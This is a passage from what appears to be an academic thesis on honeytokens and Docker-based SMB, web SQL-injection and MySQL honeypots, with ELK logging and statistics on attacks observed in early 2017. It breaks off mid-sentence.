As Honeytoken already discussed in *section:3.4*, this section discuss possible solution based on the concept of HoneyToken. In computer system security, honeytokens are pieces of information, which is intentionally put in by administrator of network or system to detect insider threat. Honeytokens can be anything like a user account, a database entry, a document or an email address. Honeytoken is primarily used for maintaining data integrity and confidentiality of any network. A particular example of a honeytoken is a fake email address used to track if a mailing list or its authentication token has been stolen or not. In this case, a malicious app is an insider which can launch attack on other app or any other system files. To detect an attack like *Gooligan*, which steals the `auth-token` of *Google* accounts and use that `auth-token` to get credential, one need to put HoneyToken as a fake `auth-token` and whenever any other user tried to access this token to login into user's account then it will raise an alarm such that user will come to know that his phone has been under attack. This will stop further access of malicious app in user's phone.

To understand this solution in detail, one need to create a service or app such that whenever any other AppId tries to access or fetch any data of that service or app, it will raise an alarm or it will trace all activities of the malicious app and report it back to the owner so that owner gets to know the signature of that malicious app.

CHAPTER 4

HONEYPOTS IMPLEMENTATION

Honeypot is a system set up to lure a would-be attacker, with a goal of observing their behavior in order to learn attack methodologies to better protect the real network and to gather forensic evidence required to aid in the apprehension, or prosecution of intruders. Placement of a Honeypot depends on anyone's objectives, it can be inside the LAN, in the DMZ or outside as an open system for a would-be attacker.

This section includes the detailed implementation of all honeypots designed and deployed during the research, a centralized logging and monitoring server based on `Elasticsearch, Logstash & Kibana (ELK)` stack. This logging system is designed to monitor live traffic as well. `Elasticsearch` was used because it is able to achieve fast search responses instead of searching the text directly, it searches an index instead. `Elasticsearch` is designed to be scalable and distributed. `Kibana` is an open source (Apache Licensed) browser based analytics and search dashboard for `Elasticsearch` that visualized the data to provide a better interpretation. It is used to visualize captured logs from compromised honeypots.

The data have been collected from more than one month of deployment of all the honeypots on various locations across the world. Following technologies have been used while designing the implementing these honeypots:

- **Docker and Docker Compose:** `Docker` offers application level virtualisation only. Instead of separating all namespaces, it separates few of them. `Docker-Compose` on the other hand provides the network among `Dockers`. It also provides communication among `Dockers` which are connected so that it looks like they all are on same network.

- **ELK:** `ELK` stands for Elasticsearch, Logstash and Kibana. `ELK` stack builds upon `Docker-Compose` environment. It allows to easily log and manage all honeypots visually. `ELK` basically transform any type of unstructured data into easily manageable and editable format such that indexing, searching and visualization would be easy. Basically Elasticsearch is used to index the data so that searching will be faster, Logstash gathers data from different different files and Kibana is used to fire queries on Elasticsearch and visualize that result.

4.1 Aim

Honeypots are basically used to capture adversaries doing any activity that are not meant to do on the system. They are widely used to capture the signature of new malware by many anti-virus companies. But the main problem with honeypots is that, if there is any flaw in the implementation of honeypot then it will be compromised and might be used to attack other systems or any production servers. Also the big task is to deceive an attacker for long in honeypot. If somehow attacker find out the presence of honeypot then he might not process further and either he leaves the system or might damage the honeypot system [1].

Apart from this, successfull deployment of honeypots is very tough task, no honeypot exist which is easy to deploy and at same time easy to manage as well. Honeypots are deployed to collect more number of attacking scenarios on vulnerable protocols or to check the effectiveness of other protocol systems. To identify the boundary level of this exploitable-ness and compromisable-ness is been challenging task for any honeypots available.

The following major points have been taken into consideration while designing the architecture of honeypots.

1. A honeypot system should keep the attacker in the system for the long time, which means the system should be as realistic as possible.

2. A honeypot system should not be compromise-able at any cost. The boundary of honeypot should be strong and high enough.

3. A system should not contain official published CVE vulnerabilities, so that system is able to find non-published, zero-day attacks on the production environment.

Honeypot deployment in an additive procedure, whose functionalities keep on increasing with the analyzed attacks it confronts. With every different honeypot model deployed, each scenario is being considered and incrementally raised. After analysis of each and every possible honeypot designed, final design and implementation of each and every honeypot is proposed in next section.

4.2 Design of Honeypots

This section contains the overall system design followed by detail description of each and every honeypot systems.

4.2.1 Overall Design

In this research, three different types of honeypots have been proposed to capture attacks on three different services. All these honeypots are presented as an enhancement of currently available honeypots in the field of system security. All the presented honeypots have been integrated with the Log management model developed on the top of ELK

framework. This research will also discuss the issues associated with each honeypot and the security threat model of each honeypot.




FIGURE 4.1. Overall System Design

This proposed entire system has been deployed on two different IPs initially with features of `Docker & ELK` as a base platform for honeypots. Fig 4.1 shows the overall view of implemented system with three different honeypots as a docker services. `ELK` stack is also installed in this system to analyze live logs from all three honeypot systems. As given in Fig 4.1, `Docker server` is used to communicate with the docker client applications viz HoneyWEB-SQLi, HoneySMB and HoneyDB. Docker Compose system running in physical machine used to serve ELK web server. The Entire system consist of the firewall, Linux Ubuntu 16.04 LTS Server, Elasticsearch, Logstash, Kibana and three isolated docker client application running HoneySMB, HoneyWEB-SQLi and HoneyDB in virtual environment.

The system has Intel Core i7 CPU, with 8 Gigabytes of RAM with two network interfaces connected to the public NKN network. These interfaces had the IPs from the range of 14.139.38.0/24 network. Apart from these deployments, they were deployed on the servers of *Digital Ocean* in order to collect the logs from the attacks on different location such a New York, San Francisco, Toronto.

4.2.2 HoneySMB

HoneySMB is a very high interaction honeypot which is emulating `SMB` service, in which one can share data folders with other devices(either Windows or Linux) over the Internet and log every activity done by potential attacker. To understand the working of HoneySMB, one need to understand the working of `SMB` protocol.

The NBT (NetBIOS over TCP/IP) standard (RFC 1001/1002) currently outlines a trio of services on a network:

1. A name service
2. Two communication services: Datagrams and sessions

The name service solves the name to address resolution problem, it allows each computer to declare a specific name on the network that can be translated to a machine-readable IP address, much like today's Domain Name System (DNS) on the Internet. The datagram and session services are both lower layer communication protocols used to transmit data back and forth from NetBIOS computers across the network.

"SMB" comes from the way in which the commands are formatted: It is a version of the standard windows DOS system-call data structures, or Server Message Blocks, redesigned for transmitting data to another computer across a local network. The client and server must complete these three steps to establish a connection with SMB server:

1. Initiate a NetBIOS session.
2. Negotiate the protocol parameters.
3. Set session parameters, and make a tree connection with SMB server.

The proposed honeypot based on SMB protocol basically provides three different *workgroups*: TMP, $IPC & DEMO which provides login-less entry into shared drive. Also these three workgroups are configurable and easy to manage. These workgroups contain a sample shared drive in which 2-3 dummy files of different types can be loaded. This shared drive is also configurable by end user. This HoneySMB was implemented on docker based solution. Docker-server will run on physical machine and one port, in this case 445 of physical machine will be mapped to docker which runs inside Docker-server.




FIGURE 4.2. Design of HoneySMB

All sessions will be maintained by *.pcap* file which can be opened using *wireshark or tshark*. HoneySMB intentionally allowed to connect any user from internet without any password to increase the number of attacks.

At the time of logging, all these *.pcap* files will be given to service call `Bro` [24]. Bro is a kind of network analysis framework that is much different from the currently available IDS. It provides platform where you write `bro scripts` to fetch all the required information from the `.pcap` file automatically.

`Bro scripts` will fetch all connection information, smb file mapping information, ntlm information and all logging attempts into various log files. These log files can be used in future to analyze the activities done by intruders.

4.2.3 HoneyWEB-SQLi

`HoneyWEB-SQLi` is a honeypot system for *http* protocol. This is not just a static web honeypot, it exposes `SQL injection` vulnerability to analyze the attack vector and attack methods of attacker on SQL database. First of all, it clones any website to mounted volume of Docker-compose for static serving. Now it adds dummy login page that contain SQL injection vulnerability automatically. Also add `Login` hyperlink in the `index.html` file. In background, dummy login page is connected to SQL fake database. This MySQL database also contains the capabilities of logging all the queries fired by Login page. Port of Docker-compose `80` is mapped with the `80` port of actual system. Design of overall system given in Fig 4.3. In this, one can see that all http requests will be logged in the actual machine so attacker has no access to it. Also all queries to dummy login page will be recorded in separate log file which is also located in actual machine.




FIGURE 4.3. Design of HoneyWEB-SQLi with Docker-compose system

Unlike `glastopf` [8], HoneyWEB-SQLi has ability to clone any website and make it as a root static serving directory, so that one can find attack on the specific websites. This is also used in doing penetration testing of your own website by attackers. This cloning is done using `httrack` open source tool. After cloning the website, Docker-compose system runs `nodejs http server` for serving this directory as a website to outside world. A node js based service running in docker and it logs all the requests in the docker host system. The docker alpine image is used for running this service in docker. This Linux based image is a security-oriented, lightweight Linux distribution based on musl libc and busybox.

When any request comes to port 80 at that time these following execution step were taken by the `http-server` inside Docker system:

- Attacker tries to exploit existing vulnerabilities in the web-server using some malicious request.
- This request stores in the logs by `http-server` and then it parses the request in docker image so that it does not harm the actual system.
- After processing the request if generated response is `404 file not found` then http-server will again send the initial page `index.html` as a response.

4.2.4 HoneyDB

Databases often get attacked by intruders using some existing vulnerabilities in database platform or protocol. As such activities are not recognized by basic firewalls, companies often use database firewalls for protection. HoneyDB is a honeypot system for `mysql` databases. It allows anyone to access databases directly on port 3306 in the system with easy username-password [1]. The major point of this honeypot system is to log all the actions like query, connect/disconnect information, database name, table name & return code.

The purpose of this honeypot system is to log the attacker's activity. Log of all the activities including who connected to server, what they did and how they access particular file, all these will be stored in syslogd file. In HoneyDB, logging service saves all log information in to the file, which is in volume mounted on docker system. The default format for the log file is:

`[timestamp]`[2]`, [server-host] , [username] , [host] , [connection-id] , [query-id] , [operation] , [database] , [object] , [ret-code]`

Basically HoneyDB as shown in Fig 4.4 can use database of actual system by mounting it in docker system. Also port 3306 will be mapped with system's port 3306. This log file is mounted in the actual system such that user can view it without even going inside

[1] This username-password is easily configurable.

[2] timestamp is in epoch format.

Fields	Description
timestamp	Time at which the event occurred
server-host	The database server host name
username	Connected user
host	Host from which the user connected
connection-id	Connection ID number for the related connection operation
query-id	Query ID number, which is used for finding the relational events of tables
operation	Log action type: ALTER, WRITE, CREATE, QUERY, CONNECTION, READ, DROP
database	Active database
object	Executed query for QUERY events, or the table name in the case of TABLE events
ret-code	Return code of the logged operation

Table 4.1: Fields with the description of log file




FIGURE 4.4. Design of HoneyDB with Docker System

docker system. List of default username and password is configurable, also right of each user can also be defined easily.

HoneyDB is also integrated with HoneyWEB-SQLi for emulating SQL-injection vulnerability. As shown in HoneyWEB-SQLi, web-server is connected to the `MySQL` database, which is nothing but HoneyDB. So all the request comes directly to HoneyDB or comes via HoneyWEB-SQLi for SQL-injection it will be logged in respective log files. Both the honeypot system is using same back end databases even though log files for HoneyWEB-SQLi and HoneyDB are different so that there is no need to maintain two database services for different attacks.

4.2.5 ELK stack

The ELK stack contains **E**lasticsearch, **L**ogstash, and **K**ibana. Elasticsearch is a powerful open-source solution for any knowledge extraction problem. A developer can single handedly use this ELK stack and can solve any unstructured database problem easily.

Logstash is a tool that take data as input, process it and output it in structured format to elasticsearch. Logstash can manage any type log such that: system logs, webserver logs, error logs, and app logs.

Kibana is dashboard of log-data. It provides flexibility to easily create pie charts, bar graphs, trend-lines, maps and scatter plots.




FIGURE 4.5. Design of ELK Stack

Log data from all the honeypot systems is captured by `Logstash`, which is in the front, is used transform unstructured data to structured one (like parsing unstructured data) and sending it to `Elasticsearch`. `Elasticsearch` is the search and analysis system, it stores the data that was fetched from `Logstash`, it used to do indexing for available data. Lastly `Kibana` used to visualize the data to end user. It is accessible using web interface on port `5601` in actual system as shown in Fig 4.5. User can easily access and search log data according to simple fired queries in `Kibana`. This `ELK stack` is very handy and useful in time-based analysis, which is ultimately required in this research work.

CHAPTER 5

LOG STUDY OF HONEYPOT SYSTEMS

This section includes the analysis of the attack patterns observed on the honeypots and presents an overall statistical analysis of the results gathered using the high-interaction honeypots. The HoneyWEB-SQLi & HoneySMB were online for a period of approximately **30 days** and HoneyDB was online for a period of **25 days** during Feb,2017 to Mar,2017. During this period honeypot received over **2742** uniquely identified attack connections. Statistical analysis of the results will provide the better insight to the readers about what has been observed in these honeypots experiment.

First part of this chapter includes the overall picture of attacks on all the honeypots[1]. It contains the broader picture of attack vector and no. of common IPs between any two honeypot system. It also contains the most attacked IPs in intersection of all the protocols.

5.1 A Broader View of Our Analysis

This section presents the study on all honeypots[1] by displaying some facts and co-relation between honeypot systems. Analyzing 7 different protocols named as CWMP, Telnet, FTP, SSH, WEB, MySQL, SMB, in which CWMP & Telnet are mainly used in IoT devices, so these honeypots[1] are referred as IoT honeypot systems.

All these honeypots have been deployed for around the time of one month and capture the details of number of unique IPs, intersection of IPs among these protocols, the most attacked protocol, the least attack protocol etc. All these analyses will be presented in graphical form in this section.

Total number of attacks[2] observed on all honeypot is **57075** in span of less than one month only. The distribution of each honeypot is shown in Fig 5.1. And Fig 5.2 shows the list of IPs which are common among three or more than three honeypots. Also Fig 5.3 shows the no. of attackers'IPs which are common among various honeypots.

[1]It includes:

- HoneySSH, HoneyFTP & HoneyWEB honeypot system from my partner Rohit Sehgal's thesis work.
- Telnet & CWMP honeypot systems from my partner Krishnaprasad P's thesis work.

[2]This attack sum is not from unique IP address, If a IP attacked a honeypot system more than one time then it is not counted as one time, it counted here multiple times.




FIGURE 5.1. Total % of attacks on each honeypot




FIGURE 5.2. List of Common IPs among honeypots




FIGURE 5.3. Common IPs among honeypots

Fig 5.4 is based on count of **unique IPs**. It shows the % of unique IP attack[3] happened on each of the honeypot systems. Total number of unique IP captured is **13741** on all honeypots. This analysis is scaled down to span of 10 days to represent it clearly. From the Fig 5.4 one can see that `Telnet` is the most targeted / attacked protocol, but `MySQL & ssh` are most attractive protocol for attacker to attack. Fig 5.3 shows that `WebSQLi & WebStatic` have many common IPs, that means attacker doesn't check manually if web-server has any existing vulnerability in username-password field or not. It just ran scripts to do attack. These kinds of attacker never tries manually to do SQL-injection on the web-server. Also Fig 5.3 shows the list of common IPs among honeypot systems. This IP list also contains the number of time it attacked the honeypot system.

In the next section log analysis of all three honeypots are covered. All three honeypots have been deployed on geographically distributed locations like `San Francisco`, `London`, `Toronto`, `India`, `France` and `New York`. This analysis contains all the extracted knowledge after mining the log data. Also, `ELK` stack has been widely used to picturise all the log information and comparison.

[3]This attack sum is from unique IP address, If IP attacked a honeypot system more than one time then it is counted as one time only.




FIGURE 5.4. Unique number of IPs among honeypots

5.2 Analysis of HoneySMB

HoneySMB deployed for around 25 days on various location in the world on a publicly accessible network. Statistics of this honeypot contains number of unique IPs, number of time attacked, number of malicious files downloaded etc are shown in table 5.1.

Statistics	Count
# of unique IP attacked	867
# of time attacked	1147
# of malicious files downloaded	21

Table 5.1: Statistics of HoneySMB

SMB protocol mainly used in Windows operating system, but one can use it in Linux OS also, by considering this parameter in mind attackers have also put many of the Linux malicious binaries into the sharable smb drive to invoke drive-by-download attack. HoneySMB has downloaded 21 different malicious files from which 13 are for Windows OS and remaining are for Linux OS. Many of the binaries are exploiting previous vulnerabilities of windows/Linux system or network. Some of them are creating backdoor while some of them are attacking the system and DDos another server using attacked machine. Fig 5.5 shows the graph of number of attack happens on each day on HoneySMB honeypot.

HoneySMB provides platform to download any vulnerable file, but to analyze this vulnerable file one need to use any existing sandboxing technique. For analyzing downloaded malicious files, this research used api of `VirusTotal`. `Virustotal` is a free online

